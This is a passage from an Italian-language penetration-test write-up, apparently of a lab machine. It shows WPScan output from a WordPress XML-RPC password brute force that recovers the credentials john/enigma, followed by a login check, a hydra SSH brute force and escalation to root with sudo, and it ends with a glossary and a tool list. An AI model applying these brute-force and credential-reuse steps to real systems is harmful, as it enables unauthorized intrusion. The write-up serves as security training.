[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / jeffhardy Time: 00:05:53 <

[!] Valid Combinations Found:
 | Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jan 25 18:57:46 2026
[+] Requests Done: 2688
[+] Cached Requests: 5
[+] Data Sent: 1.396 MB
[+] Data Received: 1.792 MB
[+] Memory used: 296.062 MB
[+] Elapsed time: 00:05:58
```


Nell’immagine viene riportata la fase di cracking della password. Utilizzando la **wordlist** rockyou.txt, il sistema esegue una serie di tentativi con diverse credenziali. La password corretta risulta essere “enigma” proseguiamo con una verifica tramite la pagina di Log in del server passando per il link in basso a destra all’interno delle pagina home.




Il link porta ad una comune pagina di login, proseguiamo al test delle nostre credenziali.



(Username: john password: enigma)



Siamo riusiti ad avere accesso al profilo di john, le credenziali sono corrette. Molto spesso chi utilizza credenziali semplici, le riutilizza su diverse piattaforme. Verifichiamo se le stesse credenziali possono darci accesso alla macchina.




Constato che non è questo il caso, proseguiamo il nostro **PT**.

Lo step successivo consisterà nello sfruttare **SSH***, la porta di servizio che i sistemisti usano per gestire il server da remoto.


E' doveroso precisare che tramite port **SSH** non si ottiene una connessione al "sito", ma al **computer** (server) che ospita il sito.

La sintassi del comando per sfruttare la porta **SSH** è così composta: "*ssh user@IP_target*".




Sembra non sia possibile accedervi in questo modo, proseguiamo usando altri tool.


abbiamo trovato in precedenza un lista di utenti, proviamo ad utilizzare un bruteforce con hydra.



Proviamo ad accedervi tramite SSH.



siamo riusciti a prendere i permessi di root in bsides grazie ad Anne. Proviamo ad utilizzare il comando “sudo -i” per avere privilegi più completi.



Il nostro obbiettivo è stato raggiunto, abbiamo ottenuto i permessi di root.

La macchina non era sicura.

-Tempo richiesto per l'intervento: 12 ore -

Terminologia

vulnerability assesment: *un processo sistematico che ha l'obiettivo di identificare, quantificare e prioritizzare le vulnerabilità di sicurezza presenti in un sistema informatico, rete o applicazione. A differenza di un semplice scan automatizzato, il VA rappresenta un approccio metodologico completo che combina strumenti automatici, analisi manuali e valutazioni contestuali.*

target: obiettivo

http: In telecomunicazioni e informatica l'HyperText Transfer Protocol (HTTP) (lett. "protocollo per il trasferimento di ipertesto") è un protocollo applicativo usato come principale sistema per la trasmissione d'informazioni su internet. Le specifiche del protocollo sono gestite dal World Wide Web Consortium (W3C). Un server HTTP generalmente resta in ascolto delle richieste dei client sulla porta TCP 80.

wordpress: una piattaforma software di "blog" e content management system open source.

wpscan: scanner specifico per wordpress.

penetration test: In informatica, il penetration test, colloquialmente noto come pentest; è un attacco informatico simulato autorizzato su un sistema informatico o una rete, eseguito per valutare la protezione del sistema.

bruteforce: Gli attacchi brute force consistono nell'individuare una password, provando tutte le possibili combinazioni di lettere, caratteri speciali e numeri. In alcuni casi si utilizzano anche liste di password comuni.

SSH: In informatica e telecomunicazioni Il Secure Shell Protocol (SSH) è un protocollo di rete crittografico che permette di stabilire una sessione remota cifrata tramite interfaccia a riga di comando con un altro host di una rete informatica.

Privilege Escalation: In informatica, si intende con privilege escalation lo sfruttamento di una falla, di un errore di progetto o di configurazione di un software applicativo o di un sistema operativo al fine di acquisire il controllo di risorse di macchina normalmente precluse a un utente o a un'applicazione.

php: linguaggio di programmazione

reverse_tcp: In telecomunicazioni e informatica il Transmission Control Protocol è un protocollo di rete a pacchetto di livello di trasporto, appartenente alla suite di protocolli Internet, che si occupa di controllo della trasmissione ovvero rendere affidabile la comunicazione dati in rete tra mittente e destinatario

Tool utilizzati:

Nessus - Nell'ambito della computer security Nessus è un software proprietario di tipo client-server di scansione di tutti i tipi di vulnerabilità

Nmap - Nmap è un software libero distribuito con licenza GNU GPL da Insecure.org creato per effettuare port scanning, cioè mirato all'individuazione di porte aperte su un computer bersaglio o anche su range di indirizzi IP, in modo da determinare quali servizi di rete siano disponibili

Hydra - software di brute forcing che provo tutte le password fornite

Tempo richiesto per l’intervento: 12 ore